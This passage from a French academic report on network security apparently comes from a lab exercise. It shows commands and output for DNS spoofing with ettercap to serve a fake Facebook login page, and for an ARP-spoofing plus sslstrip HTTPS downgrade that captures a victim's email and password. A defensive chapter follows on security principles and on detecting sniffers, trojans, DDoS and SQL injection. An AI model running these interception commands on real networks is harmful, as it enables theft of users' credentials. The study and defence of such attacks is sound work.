

dns_spoof: [facebook.com] spoofed to [192.168.0.107]


Facebook
192.168.0.107
Google
facebook
Inscription
Connexion Facebook
Adresse électronique ou téléphone :
Mot de passe :
Garder ma session active
Connexion
ou S'inscrire sur Facebook
Vous ne pouvez pas vous connecter ?
Français (France) English (US) Español Português (Brasil) Deutsch Italiano العربية


Facebook
facebook.com
Google
facebook
Inscription
Connexion Facebook
Adresse électronique ou téléphone :
Mot de passe :
Garder ma session active
Connexion
ou S'inscrire sur Facebook
Vous ne pouvez pas vous connecter ?
Français (France) English (US) Español Português (Brasil) Deutsch Italiano العربية


Facebook
facebook.com
Google
facebook
Inscription
Connexion Facebook
Adresse électronique ou téléphone :
victime@ummto.dz
Mot de passe :
Garder ma session active
Connexion
ou S'inscrire sur Facebook
Vous ne pouvez pas vous connecter ?
Français (France) English (US) Español Português (Brasil) Deutsch Italiano العربية


root@LinueoX:~# leafpad /var/www/harvester_2014-09-22\ 13\:59\:51.190759.txt



Dans cette attaque nous remplaçons l'adresse de passerelle par défaut par l'adresse de notre machine et nous introduisons l'**URL** du site Facebook, ensuite nous modifions le fichier texte **etter.dns** en remplaçant le site existant par le site Facebook et l'adresse IP existante par l'adresse de la machine attaquante 'Kali' (192.168.0.109), ce fichier nous le trouvons à l'aide de la commande ***locate.*** Puis nous usurpons l'adresse de la passerelle par default (192.168.0.1) avec la commande ***ettercap*** enfin nous récupérons l'adresse email et mot de passe de la victime connectant à son compte que nous avons sauvegardé dans le fichier texte harverret.txt.

- **HTTPS vers HTTP**

La commande ***iptables*** affiche la table des paquets avant qu'une décision de routage ne soit prise.


```
root@LinueoX:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j RE
DIRECT --to-port 8080
root@LinueoX:~# echo "1" > /proc/sys/net/ipv4/ip_forward
root@LinueoX:~# arpspoof -i eth0 -t 192.168.0.109 192.168.0.1
0:c:29:99:53:a1 0:c:29:7:ca:e0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:99:53
:a1
0:c:29:99:53:a1 0:c:29:7:ca:e0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:99:53
:a1
0:c:29:99:53:a1 0:c:29:7:ca:e0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:99:53
:a1
0:c:29:99:53:a1 0:c:29:7:ca:e0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:99:53
:a1
0:c:29:99:53:a1 0:c:29:7:ca:e0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:99:53
:a1
0:c:29:99:53:a1 0:c:29:7:ca:e0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:99:53
:a1
0:c:29:99:53:a1 0:c:29:7:ca:e0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:99:53
:a1
0:c:29:99:53:a1 0:c:29:7:ca:e0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:99:53
:a1
0:c:29:99:53:a1 0:c:29:7:ca:e0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:99:53
:a1
0:c:29:99:53:a1 0:c:29:7:ca:e0 0806 42: arp reply 192.168.0.1 is-at 0:c:29:99:53
:a1
```

Dans la commande ***sslstrip*** nous précisons le port à mettre à l'écoute et spécifier le fichier **sslog.log.**


```
root@LinueoX:~# sslstrip -f -l 8080 -w ssllog.log

sslstrip 0.9 by Moxie Marlinspike running...
```

Nous allons afficher le contenu de fichier ssllog.log avec la commande ***tail*** qui doit contenir le mot de passe et l'adresse email de la victime.

```
root@LinueoX:~# tail -F ssllog.log
```





Comme on peut le remarquer nous passons de HTTPS à HTTP.




Nous récupérons l'adresse email et le mot de passe après avoir exécuter la commande ***Tail*** encadré en rouge dans la fenêtre ci-dessous :


```
root@LinueoX:~# tail -F ssllog.log
2014-09-23 14:01:29,184 POST Data (safebrowsing.clients.google.com):
goog-malware-shavar;a:143848-152035:s:137409-143794:mac
goog-phish-shavar;a:344641-349567:s:181761-185298:mac

2014-09-23 14:03:16,100 SECURE POST Data (www.facebook.com):
lsd=AVoKLtFN&email=victime%40ummto.dz&pass=123456789&default_persistent=0&timezo
ne=0&lgnrnd=144751_WhQW&lgnjs=n&locale=en_US
```







Nous faisons la même chose avec Gmail pour récupérer l'adresse email d'utilisateur et son mot de passe :



Dans cette attaque nous avons passé de HTTPS à HTTP afin de contourner le chiffrement de HTTPS, ainsi l'utilisateur envoie ses données en clair via le protocole HTTP et non HTTPS ce qui facilite de récupérer ses informations voir mot de passe et identifiant, mais cela ne marche pas uniquement pour Facebook et Gmail mais avec tous types de réseaux sociaux et services de messagerie voir même les sites de compte bancaire ou tout court où on peut accéder avec un identifiant et un mot de passe, ce qui fait de cette technique une attaque très puissante .

CHAPITRE IV

SECURITE RESEAUX

IV.1. Introduction

La sécurité informatique est l'ensemble des moyens mis en œuvre pour réduire la vulnérabilité d'un système contre les menaces accidentelles ou intentionnelles. Il convient d'identifier les exigences fondamentales en sécurité informatique.

Néanmoins, avec l'ouverture et l'interconnexion des systèmes informatiques, des attaques exploitant les failles de ces systèmes et contournant leurs mécanismes de sécurité sont toujours possibles. Il n'est donc pas suffisant d'agir préalablement, c'est à dire de définir une politique de sécurité (en termes de confidentialité, d'intégrité et de disponibilité des données et ressources du système à protéger) et de mettre en œuvre des mécanismes implémentant cette politique. Il faut aussi être capable de détecter toute tentative de violation de la politique de sécurité.

IV.2. Sécurité d'un réseau

La sécurité d'un réseau est un niveau de garantie que l'ensemble des machines du réseau fonctionnent de façon optimale et que les utilisateurs des dites machines possèdent uniquement les droits qui leurs ont été octroyés.

Il peut s'agir :

- D'empêcher des personnes non autorisées d'agir sur le système de façon malveillante.
- D'empêcher les utilisateurs d'effectuer des opérations involontaires capables de nuire au système.
- De sécuriser les données en prévoyant les pannes.
- De garantir le non interruption d'un service.

La sécurité informatique, d'une manière générale, consiste à assurer que les ressources matérielles ou logicielles d'une organisation sont uniquement utilisées dans le cadre prévu, et vise à protéger l'accès et la manipulation des données d'un système par des mécanismes d'authentification, d'autorisation, de contrôle d'accès, de confidentialité et non répudiation qu'on détaillera ci-dessous :

IV.2.1. La confidentialité

La confidentialité consiste à s'assurer que l'information ne peut être accessible que pour les personnes autorisées. La confidentialité est le terme utilisé pour décrire la prévention de la divulgation de renseignements à des utilisateurs non autorisés. Un message a sa confidentialité garantie dès lors que tout utilisateur non autorisé qui aurait pu le récupérer ne peut pas l'exploiter.

IV.2.2. L'intégrité

L'intégrité garantit que les données sont bien celles que l'on croit être, c'est-à-dire n'ont pas été altérées durant la communication. Toute corruption ou modification des données peut réduire la valeur des informations stockées sur l'ordinateur, ce qui les rend incompréhensibles. Bien qu'il puisse être possible de restaurer les données modifiées dans une certaine mesure, il est impossible de rétablir la valeur et la fiabilité des informations.

L'intégrité des données est affectée lorsqu'un employé ou un hacker supprime ou modifie des fichiers importants ou lorsqu'un malware infecte l'ordinateur.

IV.2.3. L'authentification

L'authentification est l'identification et l'assurance de l'origine des informations. Il est important de s'assurer que les informations sont authentiques et n'ont pas été falsifiées. Il est également important de s'assurer que les utilisateurs ou ceux qui ont accès aux informations sont bien ceux qu'ils prétendent être.

IV.2.4. La non-répudiation

La non-répudiation est le moyen de s'assurer que le message transmis a été envoyé et reçu et aucun des correspondants ne pourra nier la transaction. Supposons que la partie **A** envoie un message **M** avec une signature **S** à la partie **B**. Alors, la partie **A** ne peut pas nier l'authenticité de sa signature **S**.

IV.2.5. La disponibilité

L'objectif de la disponibilité est de garantir l'accès aux services et aux ressources installées avec le temps de réponse attendu. Elle permet de maintenir le bon fonctionnement du système.

IV.3. Aspects techniques de la sécurité

Les problèmes techniques de sécurité informatique peuvent être classés en deux grandes catégories :

- Ceux qui concernent la sécurité de l'ordinateur proprement dit, du serveur ou poste de travail, du système d'exploitation et des données qu'il abrite.
- Ceux qui découlent directement ou indirectement de l'essor des réseaux, qui multiplie la quantité et la gravité des menaces. Si les problèmes de la première catégorie existent depuis la naissance de l'informatique, l'essor des réseaux, puis de l'Internet, en a multiplié l'impact potentiel en permettant leur combinaison avec ceux de la seconde catégorie.

IV.4. Périmètre de sécurité

Il est inutile de se préoccuper de sécurité sans avoir défini ce qui est à protéger : en d'autres termes, toute organisation désireuse de protéger ses systèmes et ses réseaux doit déterminer son périmètre de sécurité. Le périmètre de sécurité, au sein de l'univers physique, délimite l'intérieur et l'extérieur, mais sa définition doit aussi englober les entités immatérielles qui peuplent les ordinateurs et les réseaux, essentiellement les logiciels et en particulier les systèmes d'exploitation. Une fois fixé ce périmètre, il faut aussi élaborer une politique de sécurité, c'est-à-dire décider de ce qui est autorisé et de ce qui est interdit.

IV.4.1. Politique de sécurité

Les politiques de sécurité mises en œuvre doivent contrôler les accès à des zones définies du réseau et interdire l'accès à certaines zones à des utilisateurs non autorisés. Par exemple, seuls les membres du service des ressources humaines doivent avoir accès à l'historique des salaires des employés. Les mots de passe empêchent généralement les employés d'accéder aux zones protégées, mais à la condition que ceux-ci demeurent confidentiels.

IV.4.2. Les objets à protéger

Les objets à protéger appartiennent à deux grandes catégories : les objets persistants tels que les fichiers, et les objets éphémères créés en mémoire pendant l'exécution d'un processus et destinés à disparaître. Les objets matériels, tels que les périphériques physiques, les interfaces réseau, etc., sont assimilés à des objets persistants. La protection consiste à empêcher qu'un utilisateur puisse altérer un fichier qui ne lui appartient pas sans que le propriétaire lui en ait donné l'autorisation, ou encore, par exemple, à empêcher qu'un processus en cours d'exécution ne modifie une zone mémoire attribuée à un autre processus sans l'autorisation du propriétaire.

IV.4.3. Ressources publiques, ressources privées

Les systèmes et les réseaux comportent des données et des programmes que nous considérerons comme des ressources. Certaines ressources sont d'accès public, comme certains serveurs Web, d'autres sont privés pour une personne, comme une boîte à lettres électronique, ou pour un groupe de personnes, comme l'annuaire téléphonique interne d'une entreprise.

IV.5. Détection des attaques

IV.5.1. Détection de Sniffing

Il n'est pas facile de détecter un Sniffer sur un réseau car il capture les données sans les transmettre et il fonctionne en mode promiscuité. Pour trouver ces Sniffers, il faut vérifier les systèmes qui s'exécutent en ce mode.

Il existe différentes techniques de détection des Sniffers.

IV.5.1.1. La méthode Ping

Pour détecter un sniffer sur un réseau particulier, on doit identifier un système fonctionnant en mode promiscuité. La méthode de ping est utile pour détecter un système qui fonctionne en ce mode, qui à son tour permet de détecter les Sniffers installés sur le réseau.

Cette méthode consiste à envoyer une requête **ping** à la machine suspecte avec son adresse **IP** et une adresse **MAC** incorrecte. L'adaptateur Ethernet dans le réseau rejette la requête car l'adresse **MAC** ne lui correspond pas, alors que la machine exécutant le Sniffer répond car elle accepte les paquets avec une adresse **MAC** différente. Ainsi, cette réponse aidera à identifier le sniffer installé.

La figue IV.1 illustre la différence entre les réponses ping d'un système qui fonctionne en mode promiscuité et un système qui fonctionne en mode non-promiscuité.

*Figure IV.1 : Détection d'un Sniffer en utilisant la méthode **ping***

IV.5.1.2. La méthode ARP

Dans cette technique, l'utilisateur envoie un non-broadcast **ARP** à tous les nœuds du réseau. Le nœud qui s'exécute en mode promiscuité cache l'adresse **ARP** de cet utilisateur. Ensuite l'utilisateur diffuse le message ping sur le réseau avec son adresse **IP**, mais avec une adresse **MAC** différente. Dans ce cas, seul le nœud qui a son adresse **MAC** (qui a été cachée précédemment) sera en mesure de répondre au broadcastpingrequest, comme le montre la figure IV.2. Ainsi, le nœud sur lequel le sniffer est en marche sera détecté.

*Figure IV.2 : Détection d'un Sniffer en utilisant la méthode **ARP***

IV.5.2. Détection des Trojan et backdoor

Un cheval de Troie est un programme malveillant qui prétend être une application réelle. Son objectif est de pouvoir exécuter des actions à l'insu de l'utilisateur (récupération, détournement, diffusion ou destruction des données), et /ou pour prendre à distance, le contrôle de l'ordinateur ou installer des backdoors.

Afin de détecter ce genre d'attaques, on suit certaines étapes :

- Scanner les ports ouverts suspects.
- Scanner les processus en cours suspects.
- Scanner les pilotes de périphériques suspects installés sur l'ordinateur.
- Scanner les services Windows suspectes.
- Scanner les programmes de démarrage suspects.
- Scanner des fichiers et des dossiers suspects.
- Scanner des activités du réseau suspectes.
- Scanner les modifications suspectes des fichiers du système d'exploitation.
- Exécuter des scanners de Trojan.

IV.5.3. Détection d'une attaque DDoS

IV.5.3.1. Filtrage des sorties

Peut être obtenue en surveillant des informations d'en-tête des paquets sortant du réseau pour garantir que le trafic interne ne quitte jamais le réseau.

IV.5.3.2. Interception TCP

La configuration **TCP** interception empêche attaque **DDoS** en interceptant et en validant la requête **TCP**.

IV.5.3.3. Filtrage des entrées

Protéger contre les attaques d'inondation qui proviennent de préfixes valides (adresse IP). Il permet à l'expéditeur d'être attribué à cette véritable source.

IV.5.4. Détection d'injection SQL

- Vérifier si l'application **web** est connectée au serveur de base de données afin d'accéder a certaines données.
- Lister tous les champs de saisie, les champs cachés, et les requêtes dont les valeurs pourraient être utilisées dans l'élaboration d'une requête **SQL**.

- Tenter d'injecter un code dans le champ de saisie afin de générer une erreur (une valeur string contenant essentiellement un chiffre).
- Un message d'erreur détaillé est fourni pour un hacker afin de mener à bien son attaque.

VI.6. Mesure de sécurité

La sécurisation d'un réseau n'est pas simple à réaliser. Le réseau est constitué d'un ensemble de systèmes hétérogènes et de nombreux services, qui ne cessent d'évoluer. Les personnes en charge de la sécurité telles que les administrateurs réseau, ont à leur disposition toute une panoplie d'outils :

- Des logiciels spécialisés dans la protection tels que les firewalls dont le rôle est de filtrer les paquets circulant entre le réseau et l'Internet, ou les logiciels anti-virus qui permettent de détecter et d'éradiquer les virus.
- Des technologies dédiées permettant le cryptage des données circulant sur le réseau telles que les protocoles sécurisés.
- Des outils de surveillance, des journaux de traces et des logiciels de détection d'intrusion IDS.
- Des scanners de vulnérabilités qui permettent de mettre en évidence les failles présentées par le réseau, que peuvent exploiter les pirates afin de corrompre le système. Ces scanners sont utilisés lors des tests d'intrusions effectués par les administrateurs réseaux pour anticiper les intrusions non désirées.

VI.6.1. Cryptographie

Le terme cryptologie signifie littéralement « science du secret ». D'un point de vue historique, cette science a été créée pour garantir la confidentialité des communications militaires. L'objectif recherché par ses utilisateurs était de transformer un texte en clair en un texte incompréhensible. Cette opération permet de s'assurer que seules les personnes auxquelles les informations sont destinées pourront y accéder.

La cryptologie a longtemps été confinée au domaine militaire. Avec l'explosion de l'informatique, l'usage des moyens cryptographiques s'est progressivement démocratisé. Leurs contextes d'emploi se sont diversifiés : téléphonie, transactions bancaires, protection de données .... La confidentialité des messages n'est plus le seul objectif de la cryptographie. On souhaite notamment garantir l'intégrité d'une donnée, ou encore l'authenticité de son origine. Les mécanismes permettant d'atteindre ces objectifs sont différents. De la même manière ce n'est plus seulement la protection d'une communication qu'on cherche à assurer mais également la protection du stockage. Les problématiques peuvent être sensiblement différentes.

La cryptologie se partage en deux sous-disciplines, également importantes : la cryptographie dont l'objet est de proposer des méthodes pour assurer les services définis plus haut et la cryptanalyse qui recherche des failles dans les mécanismes ainsi proposés.

La cryptographie est la science qui utilise les mathématiques pour le cryptage et le décryptage de données. Elle permet ainsi de stocker des informations confidentielles ou de les transmettre sur des réseaux non sécurisés (tels que l'Internet), afin qu'aucune personne autre que le destinataire ne puisse y accéder.

Alors que la cryptographie consiste à sécuriser les données, la cryptanalyse est l'étude des informations cryptées, afin d'en découvrir le secret. Elle consiste à tenter de décrypter un message ayant été chiffré sans posséder la clé de chiffrement.

Du fait de la sensibilité des informations traitées, les primitives cryptographiques ont toujours attiré l'attention des hackers. Le domaine de la cryptologie voit donc une lutte permanente entre les cryptographes, qui conçoivent ces mécanismes, et les cryptanalystes, qui

VI.6.1.1. Mécanismes de la cryptographie

